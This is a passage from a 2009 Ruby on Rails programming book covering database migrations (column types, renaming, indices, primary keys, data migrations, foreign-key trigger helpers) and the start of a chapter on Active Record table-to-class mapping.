C REATING AND R UNNING M IGRATIONS 293 highest version number and applies its undo action. This removes the migra- tion’s change from the schema and from the schema_migrations table. It repeats this process until the database reaches the desired version. 17.1 Creating and Running Migrations A migration is simply a Ruby source file in your application’s db/migrate direc- tory. Each migration file’s name starts with a number of digits (typically four- teen) and an underscore. Those digits are the key to migrations, because they define the sequence in which the migrations are applied—they are the individ- ual migration’s version number. Here’s what the db/migrate directory of our Depot application looks like: depot> ls db/migrate 20080601000001_create_products.rb 20080601000002_add_price_to_product.rb 20080601000003_add_test_data.rb 20080601000004_create_sessions.rb 20080601000005_create_orders.rb 20080601000006_create_line_items.rb Although you could create these migration files by hand, it’s easier (and less error prone) to use a generator. As we saw when we created the Depot appli- cation, there are actually two generators that create migration files: • The model generator creates a migration to in turn create the table asso- ciated with the model (unless you specify the --skip-migration option). As the example that follows shows, creating a model called discount also cre- ates a migration called dddddddddddddd_create_discounts.rb: depot> ruby script/generate model discount exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/discount.rb create test/unit/discount_test.rb create test/fixtures/discounts.yml exists db/migrate create db/migrate/20080601000014_create_discounts.rb • You can also generate a migration on its own: depot> ruby script/generate migration add_price_column exists db/migrate create db/migrate/20080601000015_add_price_column.rb Later, starting in Anatomy of a Migration, we’ll see what goes in the migration files. But for now, let’s jump ahead a little in the workflow and see how to run migrations. Report erratum this copy is (P1.0 printing, March 2009)
C REATING AND R UNNING M IGRATIONS 294 Running Migrations Migrations are run using the db:migrate Rake task: depot> rake db:migrate To see what happens next, let’s dive down into the internals of Rails. The migration code maintains a table called schema_migrations inside every Rails database. This table has just one column, called version, and it will have one row per successfully applied migration. When you run rake db:migrate, the task first looks for the schema_migrations table. If it doesn’t yet exist, it will be created. The migration code then looks at all the migration files in db/migrate. If any have a version number (the leading digits in the filename) that is not in the current version of the database, then each is applied, in turn, to the database. After each migration finishes, a row in the schema_migrations table is created to store this version number. If we were to run migrations again at this point, nothing much would happen. Each of the version numbers of the migration files would match with a row in the database, so there’d be no migrations to apply. However, if we subsequently create a new migration file, it will have a version number not in the database. This is true even if the version number was before one or more of the already applied migrations. This can happen when multiple users are using a version control system to store the migration files. If we then run migrations, this new migration file—and only this migration file—will be executed. This may mean that migrations are run out of order, so you might want to take care and ensure that these migrations are independent. Or you might want to revert your database to a previous state and then apply the migrations in order. You can force the database to a specific version by supplying the VERSION= parameter to the rake db:migrate command: depot> rake db:migrate VERSION=20080601000010 If the version you give is greater than any of the migrations that have yet to be applied, these migrations will be applied. If, however, the version number on the command line is less than one or more versions listed in the schema_migrations table, something different happens. In these circumstances, Rails looks for the migration file whose number matches the database version and undoes it. It repeats this process until there are no more versions listed in the schema_migrations table that exceed the number you specified on the command line. That is, the migrations are unapplied in reverse order to take the schema back to the version that you specify. Report erratum this copy is (P1.0 printing, March 2009)
A NATOMY OF A M IGRATION 295 You can also redo one or more migrations: depot> rake db:migrate:redo STEP=3 By default, redo will roll back one migration and rerun it. To roll back multiple migrations, pass the STEP= parameter. 17.2 Anatomy of a Migration Migrations are subclasses of the Rails class ActiveRecord::Migration. The class you create should contain at least the two class methods up and down: class SomeMeaningfulName < ActiveRecord::Migration def self.up # ... end def self.down # ... end end The name of the class, after all uppercase letters are downcased and pre- ceded by an underscore, must match the portion of the filename after the version number. For example, the previous class could be found in a file named 20080601000017_some_meaningful_name.rb. No two migrations can con- tain classes with the same name. The up method is responsible for applying the schema changes for this migra- tion, while the down method undoes those changes. Let’s make this more con- crete. Here’s a migration that adds an e_mail column to the orders table: class AddEmailToOrders < ActiveRecord::Migration def self.up add_column :orders, :e_mail, :string end def self.down remove_column :orders, :e_mail end end See how the down method undoes the effect of the up method? Column Types The third parameter to add_column specifies the type of the database column. In the previous example, we specified that the e_mail column has a type of :string. But just what does this mean? Databases typically don’t have column types of :string. Report erratum this copy is (P1.0 printing, March 2009)
A NATOMY OF A M IGRATION 296 Remember that Rails tries to make your application independent of the under- lying database; you could develop using SQLite 3 and deploy to Postgres if you wanted, for example. But different databases use different names for the types of columns. If you used a SQLite 3 column type in a migration, that migration might not work if applied to a Postgres database. So, Rails migrations insulate you from the underlying database type systems by using logical types. If we’re migrating a SQLite 3 database, the :string type will create a column of type var- char(255). On Postgres, the same migration adds a column with the type char varying(255). The types supported by migrations are :binary, :boolean, :date, :datetime, :dec- imal, :float, :integer, :string, :text, :time, and :timestamp. The default mappings of these types for the database adapters in Rails are shown in Figure 17.1, on the following page. Using this figure, you could work out that a column declared to be :integer in a migration would have the underlying type integer in SQLite 3 and number(38) in Oracle. You can specify up to three options when defining most columns in a migra- tion; decimal columns take an additional two options. Each of these options is given as a key => value pair. The common options are as follows: :null => true or false If false, the underlying column has a not null constraint added (if the database supports it). :limit => size This sets a limit on the size of the field. This basically appends the string (size ) to the database column type definition. :default => value This sets the default value for the column. Note that the default is calcu- lated once, at the point the migration is run, so the following code will set the default column value to the date and time when the migration was run:2 add_column :orders, :placed_at, :datetime, :default => Time.now In addition, decimal columns take the options :precision and :scale. The preci- sion option specifies the number of significant digits that will be stored, and the scale option determines where the decimal point will be located in these digits (think of the scale as the number of digits after the decimal point). A decimal number with a precision of 5 and a scale of 0 can store numbers from -99,999 to +99,999. A decimal number with a precision of 5 and a scale of 2 can store the range -999.99 to +999.99. 2. If you want a column to default to having the date and time its row was inserted, simply make it a datetime and name it created_at. Report erratum this copy is (P1.0 printing, March 2009)
A NATOMY OF A M IGRATION 297 db2 mysql openbase oracle :binary blob(32768) blob object blob :boolean decimal(1) tinyint(1) boolean number(1) :date date date date date :datetime timestamp datetime datetime date :decimal decimal decimal decimal decimal :float float float float number :integer int int(11) integer number(38) :string varchar(255) varchar(255) char(4096) varchar2(255) :text clob(32768) text text clob :time time time time date :timestamp timestamp datetime timestamp date postgresql sqlite sqlserver sybase :binary bytea blob image image :boolean boolean boolean bit bit :date date date datetime datetime :datetime timestamp datetime datetime datetime :decimal decimal decimal decimal decimal :float float float float(8) float(8) :integer integer integer int int :string (note 1) varchar(255) varchar(255) varchar(255) :text text text text text :time time datetime datetime time :timestamp timestamp datetime datetime timestamp Note 1: character varying(256) Figure 17.1: Migration and database column types Report erratum this copy is (P1.0 printing, March 2009)
A NATOMY OF A M IGRATION 298 The :precision and :scale parameters are optional for decimal columns. However, incompatibilities between different databases lead us to strongly recommend that you include the options for each decimal column. Here are some column definitions using the migration types and options: add_column :orders, :attn, :string, :limit => 100 add_column :orders, :order_type, :integer add_column :orders, :ship_class, :string, :null => false, :default => 'priority' add_column :orders, :amount, :decimal, :precision => 8, :scale => 2 Renaming Columns When we refactor our code, we often change our variable names to make them more meaningful. Rails migrations allow us to do this to database column names, too. For example, a week after we first added it, we might decide that e_mail isn’t the best name for the new column. We can create a migration to rename it using the rename_column method: class RenameEmailColumn < ActiveRecord::Migration def self.up rename_column :orders, :e_mail, :customer_email end def self.down rename_column :orders, :customer_email, :e_mail end end Note that the rename doesn’t destroy any existing data associated with the column. Also be aware that renaming is not supported by all the adapters. Changing Columns Use the change_column method to change the type of a column or to alter the options associated with a column. Use it the same way you’d use add_column, but specify the name of an existing column. Let’s say that the order type col- umn is currently an integer, but we need to change it to be a string. We want to keep the existing data, so an order type of 123 will become the string "123". Later, we’ll use noninteger values such as "new" and "existing". Changing from an integer column to a string is easy: def self.up change_column :orders, :order_type, :string end However, the opposite transformation is problematic. We might be tempted to write the obvious down migration: def self.down change_column :orders, :order_type, :integer end Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING T ABLES 299 But if our application has taken to storing data like "new" in this column, the down method will lose it—"new" can’t be converted to an integer. If that’s acceptable, then the migration is acceptable as it stands. If, however, we want to create a one-way migration—one that cannot be reversed—we’ll want to stop the down migration from being applied. In this case, Rails provides a special exception that we can throw: class ChangeOrderTypeToString < ActiveRecord::Migration def self.up change_column :orders, :order_type, :string, :null => false end def self.down raise ActiveRecord::IrreversibleMigration end end 17.3 Managing Tables So far we’ve been using migrations to manipulate the columns in existing tables. Now let’s look at creating and dropping tables: class CreateOrderHistories < ActiveRecord::Migration def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end end def self.down drop_table :order_histories end end create_table takes the name of a table (remember, table names are plural) and a block. (It also takes some optional parameters that we’ll look at in a minute.) The block is passed a table definition object, which we use to define the columns in the table. The calls to the various table definition methods should look familiar—they’re similar to the add_column method we used previously except these methods don’t take the name of the table as the first parameter and the name of the method itself is the data type desired. This reduces repetition. Note that we don’t define the id column for our new table. Unless we say oth- erwise, Rails migrations automatically add a primary key called id to all tables they create. For a deeper discussion of this, see Section 17.3, Primary Keys, on page 303. Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING T ABLES 300 The timestamps method creates both the created_at and updated_at columns, with the correct timestamp data type. Although there is no requirement to add these columns to any particular table, this is yet another example of Rails making it easy for a common convention to be implemented easily and consistently. Options for Creating Tables You can pass a hash of options as a second parameter to create_table. If you specify :force => true, the migration will drop an existing table of the same name before creating the new one. This is a useful option if you want to create a migration that forces a database into a known state, but there’s clearly a potential for data loss. The :temporary => true option creates a temporary table—one that goes away when the application disconnects from the database. This is clearly pointless in the context of a migration, but as we will see later, it does have its uses elsewhere. The :options => "xxxx" parameter lets you specify options to your underlying database. These are added to the end of the CREATE TABLE statement, right after the closing parenthesis. Although this is rarely necessary with SQLite 3, it may at times be useful with other database servers. For example, some ver- sions of MySQL allow you to specify the initial value of the autoincrementing id column. We can pass this in through a migration as follows: create_table :tickets, :options => "auto_increment = 10000" do |t| t.text :description t.timestamps end Behind the scenes, migrations will generate the following DDL from this table description when configured for MySQL: CREATE TABLE "tickets" ( "id" int(11) default null auto_increment primary key, "description" text, "created_at" datetime, "updated_at" datetime ) auto_increment = 10000; Be careful when using the :options parameter with MySQL. The Rails MySQL database adapter sets a default option of ENGINE=InnoDB. This overrides any local defaults you may have and forces migrations to use the InnoDB storage engine for new tables. However, if you override :options, you’ll lose this setting; new tables will be created using whatever database engine is configured as Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING T ABLES 301 the default for your site. You may want to add an explicit ENGINE=InnoDB to the options string to force the standard behavior in this case.3 Renaming Tables If refactoring leads us to rename variables and columns, then it’s probably not a surprise that we sometimes find ourselves renaming tables, too. Migrations support the rename_table method: class RenameOrderHistories < ActiveRecord::Migration def self.up rename_table :order_histories, :order_notes end def self.down rename_table :order_notes, :order_histories end end Note how the down method undoes the change by renaming the table back. Problems with rename_table There’s a subtle problem when we rename tables in migrations. For example, let’s assume that in migration 4 we create the order_histories table and populate it with some data: def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end order = Order.find :first OrderHistory.create(:order_id => order, :notes => "test" ) end Later, in migration 7, we rename the table order_histories to order_notes. At this point we’ll also have renamed the model OrderHistory to OrderNote. Now we decide to drop your development database and reapply all migrations. When we do so, the migrations throw an exception in migration 4: our appli- cation no longer contains a class called OrderHistory, so the migration fails. One solution, proposed by Tim Lucas, is to create local, dummy versions of the model classes needed by a migration within the migration itself. For example, 3. You probably want to keep using InnoDB if you’re using MySQL, because this engine gives you transaction support. You might need transaction support in your application, and you’ll definitely need it in your tests if you’re using the default of transactional test fixtures. Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING T ABLES 302 the following version of the fourth migration will work even if the application no longer has an OrderHistory class: class CreateOrderHistories < ActiveRecord::Migration class Order < ActiveRecord::Base; end class OrderHistory < ActiveRecord::Base; end def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end order = Order.find :first OrderHistory.create(:order => order_id, :notes => "test" ) end def self.down drop_table :order_histories end end This works as long as our model classes do not contain any additional func- tionality that would have been used in the migration—all we’re creating here is a bare-bones version. If renaming tables gets to be a problem for you, we recommend consolidat- ing your migrations as described in Section 17.8, Managing Migrations, on page 313. Defining Indices Migrations can (and probably should) define indices for tables. For example, we might notice that once your application has a large number of orders in the database, searching based on the customer’s name takes longer than we’d like. It’s time to add an index using the appropriately named add_index method: class AddCustomerNameIndexToOrders < ActiveRecord::Migration def self.up add_index :orders, :name end def self.down remove_index :orders, :name end end If we give add_index the optional parameter :unique => true, a unique index will be created, forcing values in the indexed column to be unique. Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING T ABLES 303 By default the index will be given the name index_table_on_column. We can override this using the :name => "somename" option. If we use the :name option when adding an index, we’ll also need to specify it when removing the index. We can create a composite index—an index on multiple columns—by passing an array of column names to add_index. In this case, only the first column name will be used when naming the index. Primary Keys Rails assumes that every table has a numeric primary key (normally called id). Rails ensures the value of this column is unique for each new row added to a table. We’ll rephrase that. Rails really doesn’t work too well unless each table has a numeric primary key. It is less fussy about the name of the column. So, for your average Rails application, our strong advice is to go with the flow and let Rails have its id column. If you decide to be adventurous, you can start by using a different name for the primary key column (but keeping it as an incrementing integer). Do this by specifying a :primary_key option on the create_table call: create_table :tickets, :primary_key => :number do |t| t.text :description t.timestamps end This adds the number column to the table and sets it up as the primary key: $ sqlite3 db/development.sqlite3 ".schema tickets" CREATE TABLE tickets ("number" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, "description" text DEFAULT NULL, "created_at" datetime DEFAULT NULL, "updated_at" datetime DEFAULT NULL); The next step in the adventure might be to create a primary key that isn’t an integer. Here’s a clue that the Rails developers don’t think this is a good idea: migrations don’t let you do this (at least not directly). Tables with No Primary Key Sometimes we may need to define a table that has no primary key. The most common case in Rails is for join tables—tables with just two columns where each column is a foreign key to another table. To create a join table using migrations, we have to tell Rails not to automatically add an id column: create_table :authors_books, :id => false do |t| t.integer :author_id, :null => false t.integer :book_id, :null => false end Report erratum this copy is (P1.0 printing, March 2009)
D ATA M IGRATIONS 304 David Says. . . Avoiding Data-Only Migrations in the Real World Data-only migrations are used in this example to avoid going into a long dis- cussion about how to really do proper seed data, but let me still give you a taste of that discussion even still. The core point is that migrations aren’t really meant to carry seed data. They’re too temporal in nature to do that reliably. Migrations are here to bring you from one version of the schema to the next, not to create a fresh schema from scratch—we have the db/schema.rb file for that. So, as soon as you actually get going with a real application, people won’t be running your early migrations when they set up the application. They’ll start from whatever version is stored in db/schema.rb and ignore all those previous migrations. This means that any data created by the migrations never make it into the database, so you can’t rely on it. There are many alternative ways to have more permanent seed data. The easiest is probably just to create a new file in db/seed.rb, which contains those Product.create calls that’ll do the setup. This file can then be called after rake db:schema:load creates the initial schema. In this case, you might want to investigate creating one or more indices on this table to speed navigation between books and authors. 17.4 Data Migrations Migrations are just Ruby code; they can do anything we want. And, because they’re also Rails code, they have full access to the code we’ve already written in our application. In particular, migrations have access to our model classes. This makes it easy to create migrations that manipulate the data in our devel- opment database. Let’s look at two different scenarios where it’s useful to manipulate data in migrations: loading development data and migrating data between versions of our application. Loading Data with Migrations Most of our applications require a fair amount of background information to be loaded into the database before we can meaningfully play with them, even during development. If we’re writing an online store, we’ll need product data. We might also need information on shipping rates, user profile data, and so Report erratum this copy is (P1.0 printing, March 2009)
D ATA M IGRATIONS 305 on. In the old days, developers used to hack this data into their databases, often by typing SQL insert statements by hand. This was hard to manage and tended not to be repeatable. It also made it hard for developers joining the project halfway through to get up to speed. Migrations make this a lot easier. On virtually all our Rails projects, we find ourselves creating data-only migrations—migrations that load data into an existing schema rather than changing the schema itself. Note that we’re talking here about creating data that’s a convenience for the developer when they play with the application and for creating “fixed” data such as lookup tables. You’ll still want to create fixtures containing data spe- cific to tests. Here’s a data-only migration drawn from the Rails application for the new Pragmatic Bookshelf store: class TestDiscounts < ActiveRecord::Migration def self.up down rails_book_sku = Sku.find_by_sku("RAILS-B-00" ) ruby_book_sku = Sku.find_by_sku("RUBY-B-00" ) auto_book_sku = Sku.find_by_sku("AUTO-B-00" ) discount = Discount.create(:name => "Rails + Ruby Paper" , :action => "DEDUCT_AMOUNT" , :amount => "15.00" ) discount.skus = [rails_book_sku, ruby_book_sku] discount.save! discount = Discount.create(:name => "Automation Sale" , :action => "DEDUCT_PERCENT" , :amount => "5.00" ) discount.skus = [auto_book_sku] discount.save! end def self.down Discount.delete_all end end Notice how this migration uses the full power of our existing Active Record classes to find existing SKUs, create new discount objects, and knit the two together. Also, notice the subtlety at the start of the up method—it initially calls the down method, and the down method in turn deletes all rows from the discounts table. This is a common pattern with data-only migrations. Report erratum this copy is (P1.0 printing, March 2009)
D ATA M IGRATIONS 306 Loading Data from Fixtures Fixtures normally contain data to be used when running tests. However, with a little extra plumbing, we can also use them to load data during a migration. To illustrate the process, let’s assume our database has a new users table. Let’s create a subdirectory under db/migrate to hold the data we’ll be loading into our development database. Let’s call that directory dev_data: depot> mkdir db/migrate/dev_data In that directory, we’ll create a YAML file containing the data we want to load into our users table. We’ll call that file users.yml: dave: name: Dave Thomas status: admin mike: name: Mike Clark status: admin fred: name: Fred Smith status: audit Now we’ll generate a migration to load the data from this fixture into our devel- opment database: depot> ruby script/generate migration load_users_data exists db/migrate create db/migrate/20080601000020_load_users_data.rb And finally we’ll write the code in the migration that loads data from the fix- ture. This is slightly magical, because it relies on a backdoor interface into the Rails fixture code. require 'active_record/fixtures' class LoadUserData < ActiveRecord::Migration def self.up down directory = File.join(File.dirname(__FILE__), 'dev_data' ) Fixtures.create_fixtures(directory, "users" ) end def self.down User.delete_all end end Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED M IGRATIONS 307 The first parameter to create_fixtures is the path to the directory containing the fixture data. We make it relative to the migration file’s path, because we store the data in a subdirectory of migrations. Be warned: the only data you should load in migrations is data that you’ll also want to see in production, such as lookup tables, predefined users, and the like. Do not load test data into your application this way. If you find yourself wanting to do this, consider creating a Rake task (as described in Section 15.2, Rake Tasks, on page 260) instead. Migrating Data with Migrations Sometimes a schema change also involves migrating data. For example, at the start of a project you might have a schema that stores prices using a float. However, if you later bump into rounding issues, you might want to change to storing prices as an integer number of cents. If you’ve been using migrations to load data into your database, then that’s not a problem. Just change the migration file so that rather than loading 12.34 into the price column, you instead load 1234. But if that’s not possible, you might instead want to perform the conversion inside the migration. One way is to multiply the existing column values by 100 before changing the column type: class ChangePriceToInteger < ActiveRecord::Migration def self.up Product.update_all("price = price * 100" ) change_column :products, :price, :integer end def self.down change_column :products, :price, :float Product.update_all("price = price / 100.0" ) end end Note how the down migration undoes the change by doing the division only after the column is changed back. 17.5 Advanced Migrations Most Rails developers use the basic facilities of migrations to create and main- tain their database schemas. However, every now and then it’s useful to push migrations just a bit further. This section covers some more advanced migra- tion usage. Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED M IGRATIONS 308 Using Native SQL Migrations give you a database-independent way of maintaining your appli- cation’s schema. However, if migrations don’t contain the methods you need to be able to do what you need to do, you’ll need to drop down to database- specific code. Rails provides two ways to do this. One is with options arguments to methods like add_column. The second is the execute method. A common example in our migrations is the addition of foreign key constraints to a child table. We saw this when we created the line_items table: Download depot_r/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end When you use options or execute, you might well be tying your migration to a specific database engine, because any SQL you provide in these two locations uses your database’s native syntax. The execute method takes an optional second parameter. This is prepended to the log message generated when the SQL is executed. Extending Migrations If you look at the line item migration in the preceding section, you might won- der about the duplication between the two option parameters. It would be nice to abstract the creation of foreign key constraints into a helper method. We could do this by adding a method such as the following to our migration source file: def self.foreign_key(from_table, from_column, to_table) constraint_name = "fk_#{from_table}_#{to_table}" execute %{ Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED M IGRATIONS 309 CREATE TRIGGER #{constraint_name}_insert BEFORE INSERT ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_update BEFORE UPDATE ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_delete BEFORE DELETE ON #{to_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL; END; } end (The self. is necessary because migrations run as class methods, and we need to call foreign_key in this context.) Within the up migration, we can call this new method using this: def self.up create_table ... do end foreign_key(:line_items, :product_id, :products) foreign_key(:line_items, :order_id, :orders) end However, we may want to go a step further and make our foreign_key method available to all our migrations. To do this, create a module in the application’s lib directory, and add the foreign_key method. Report erratum this copy is (P1.0 printing, March 2009)
A DVANCED M IGRATIONS 310 This time, however, make it a regular instance method, not a class method: module MigrationHelpers def foreign_key(from_table, from_column, to_table) constraint_name = "fk_#{from_table}_#{to_table}" execute %{ CREATE TRIGGER #{constraint_name}_insert BEFORE INSERT ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_update BEFORE UPDATE ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_delete BEFORE DELETE ON #{to_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL; END; } end end We can now add this to any migration by adding the following lines to the top of our migration file: require "migration_helpers" class CreateLineItems < ActiveRecord::Migration extend MigrationHelpers The require line brings the module definition into the migration’s code, and the extend line adds the methods in the MigrationHelpers module into the migration as class methods. We can use this technique to develop and share any number of migration helpers. Report erratum this copy is (P1.0 printing, March 2009)
W HEN M IGRATIONS G O B AD 311 (And, if you’d like to make your life even easier, someone has written a plug-in4 that automatically handles adding foreign key constraints.) Custom Messages and Benchmarks Although not exactly an advanced migration, something that is useful to do within advanced migrations is to output our own messages and benchmarks. We can do this with the say_with_time method: def self.up say_with_time "Updating prices..." do Person.find(:all).each do |p| p.update_attribute :price, p.lookup_master_price end end end The phrase Updating prices... would be printed before the block is executed, as well as the benchmark for the block when the block completes. 17.6 When Migrations Go Bad Migrations suffer from one serious problem. The underlying DDL statements that update the database schema are not transactional. This isn’t a failing in Rails—most databases just don’t support the rolling back of create table, alter table, and other DDL statements. Let’s look at a migration that tries to add two tables to a database: class ExampleMigration < ActiveRecord::Migration def self.up create_table :one do ... end create_table :two do ... end end def self.down drop_table :two drop_table :one end end In the normal course of events, the up method adds tables one and two, and the down method removes them. But what happens if there’s a problem creating the second table? We’ll end up with a database containing table one but not table two. We can fix whatever the problem is in the migration, but now we can’t apply it—if we try, it will fail because table one already exists. 4. http://wiki.rubyonrails.org/rails/pages/AvailableGenerators Report erratum this copy is (P1.0 printing, March 2009)
S CHEMA M ANIPULATION O UTSIDE M IGRATIONS 312 We could try to roll the migration back, but that won’t work. Because the original migration failed, the schema version in the database wasn’t updated, so Rails won’t try to roll it back. At this point, you could mess around and manually change the schema infor- mation and drop table one. But it probably isn’t worth it. Our recommendation in these circumstances is simply to drop the entire database, re-create it, and apply migrations to bring it back up-to-date. You’ll have lost nothing, and you’ll know you have a consistent schema. All this discussion suggests that migrations are dangerous to use on produc- tion databases. Should you run them? We really can’t say. If you have database administrators in your organization, it’ll be their call. If it’s up to you, you’ll have to weigh the risks. But, if you decide to go for it, you really must back up your database first. Then, you can apply the migrations by going to your appli- cation’s directory on the machine with the database role on your production servers and executing this command: depot> RAILS_ENV=production rake db:migrate This is one of those times where the legal notice at the start of this book kicks in. We’re not liable if this deletes your data. 17.7 Schema Manipulation Outside Migrations All the migration methods described so far in this chapter are also available as methods on Active Record connection objects and so are accessible within the models, views, and controllers of a Rails application. For example, you might have discovered that a particular long-running report runs a lot faster if the orders table has an index on the city column. However, that index isn’t needed during the day-to-day running of the application, and tests have shown that maintaining it slows the application appreciably. Let’s write a method that creates the index, runs a block of code, and then drops the index. This could be a private method in the model or could be implemented in a library. def run_with_index(column) connection.add_index(:orders, column) begin yield ensure connection.remove_index(:orders, column) end end Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING M IGRATIONS 313 The statistics-gathering method in the model can use this as follows: def get_city_statistics run_with_index(:city) do # .. calculate stats end end 17.8 Managing Migrations There’s a downside to migrations. Over time, your schema definition will be spread across a number of separate migration files, with many files potentially affecting the definition of each table in your schema. When this happens, it becomes difficult to see exactly what each table contains. Here are some sug- gestions for making life easier. One answer is to look at the file db/schema.rb. After a migration is run, this file will contain the entire database definition in Ruby form. Alternatively, some teams don’t use separate migrations to capture all the versions of a schema. Instead, they keep a migration file per table and other migration files to load development data into those tables. When they need to change the schema (say to add a column to a table), they edit the existing migration file for that table. They then drop and re-create the database and reapply all the migrations. Following this approach, they can always see the total definition of each table by looking at that table’s migration file. To make this work in practice, each member of the team needs to keep an eye on the files that are modified when updating their local source code from the project’s repository. When a migration file changes, it’s a sign that the database schema needs to be re-created. Although it seems like this scheme flies against the spirit of migrations, it actually works well in practice. Another approach is to use migrations the way we described earlier in the chapter—by creating a new migration for each change to the schema. To keep track of the schema as it evolves, you can use the annotate_models plug-in. When run, this plug-in looks at the current schema and adds a description of each table to the top of the model file for that table. Install the annotate_models plug-in using the following command (which has been split onto two lines to make it fit the page): depot> ruby script/plugin install http://repo.pragprog.com/svn/Public/plugins/annotate_models/ Once installed, you can run it at any time using this: depot> rake annotate_models Report erratum this copy is (P1.0 printing, March 2009)
M ANAGING M IGRATIONS 314 After this completes, each model source file will have a comment block that documents the columns in the corresponding database table. For example, in our Depot application, the file line_item.rb would start with this: # == Schema Information # Schema version: 20080601000007 # # Table name: line_items # # id :integer not null, primary key # product_id :integer not null # order_id :integer not null # quantity :integer not null # total_price :decimal(8, 2) not null # created_at :datetime # updated_at :datetime # class LineItem < ActiveRecord::Base # ... If you subsequently change the schema, just rerun the Rake task, and the comment block will be updated to reflect the current state of the database. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 18 Active Record Part I: The Basics Active Record is the object-relational mapping (ORM) layer supplied with Rails. In this chapter, we’ll look at the basics—connecting to databases, mapping tables, and manipulating data. We’ll look at using Active Record to manage table relationships in the next chapter and dig into the Active Record object life cycle (including validation and filters) in the chapter after that. Active Record closely follows the standard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By using a sensible set of defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here’s a stand-alone program that uses Active Record to wrap a table of orders in a SQLite 3 database. After finding the order with a particular id, it modifies the purchaser’s name and saves the result back in the database, updating the original row.1 require "rubygems" require "activerecord" ActiveRecord::Base.establish_connection(:adapter => "sqlite3" , :database => "db/development.sqlite3" ) class Order < ActiveRecord::Base end order = Order.find(1) order.name = "Dave Thomas" order.save 1. The examples in this chapter connect to various SQLite 3 databases on the machines we used while writing this book. You’ll need to adjust the connection parameters to get them to work with your database. We discuss connecting to a database in Section 18.4, Connecting to the Database, on page 322.
T ABLES AND C LASSES 316 That’s all there is to it—in this case no configuration information (apart from the database connection stuff) is required. Somehow Active Record figured out what we needed and got it right. Let’s take a look at how this works. 18.1 Tables and Classes When we create a subclass of ActiveRecord::Base, we’re creating something that wraps a database table. By default, Active Record assumes that the name of the table is the plural form of the name of the class. If the class name contains multiple capitalized words, the table name is assumed to have underscores between these words. Some irregular plurals are handled. Class Name Table Name Class Name Table Name Order orders LineItem line_items TaxAgency tax_agencies Person people Batch batches Datum data Diagnosis diagnoses Quantity quantities These rules reflect DHH’s philosophy that class names should be singular while the names of tables should be plural. If you don’t like this behavior, you can change it using the set_table_name directive: class Sheep < ActiveRecord::Base set_table_name "sheep" # Not "sheeps" end class Order < ActiveRecord::Base set_table_name "ord_rev99_x" # Wrap a legacy table... end If you don’t like methods called set_xxx, there’s also a more direct form: class Sheep < ActiveRecord::Base self.table_name = "sheep" end 18.2 Columns and Attributes Active Record objects correspond to rows in a database table. The objects have attributes corresponding to the columns in the table. You probably noticed that our definition of class Order didn’t mention any of the columns in the orders table. That’s because Active Record determines them dynamically at runtime. Active Record reflects on the schema inside the database to configure the classes that wrap tables.2 2. This isn’t strictly true, because a model may have attributes that aren’t part of the schema. We’ll discuss attributes in more depth in the next chapter, starting on page 414. Report erratum this copy is (P1.0 printing, March 2009)
C OLUMNS AND A TTRIBUTES 317 David Says. . . Where Are Our Attributes? The notion of a database administrator (DBA) as a separate role from pro- grammer has led some developers to see strict boundaries between code and schema. Active Record blurs that distinction, and no other place is that more apparent than in the lack of explicit attribute definitions in the model. But fear not. Practice has shown that it makes little difference whether we’re looking at a database schema, a separate XML mapping file, or inline attributes in the model. The composite view is similar to the separations already happening in the Model-View-Control pattern—just on a smaller scale. Once the discomfort of treating the table schema as part of the model def- inition has dissipated, you’ll start to realize the benefits of keeping DRY. When you need to add an attribute to the model, you simply create a new migration and reload the application. Taking the “build” step out of schema evolution makes it just as agile as the rest of the code. It becomes much easier to start with a small schema and extend and change it as needed. In the Depot application, our orders table is defined by the following migration: Download depot_r/db/migrate/20080601000005_create_orders.rb def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end We’ve already written an Order model class as part of the Depot application. Let’s use the handy-dandy script/console command to play with it. First, we’ll ask for a list of column names: depot> ruby script/console Loading development environment 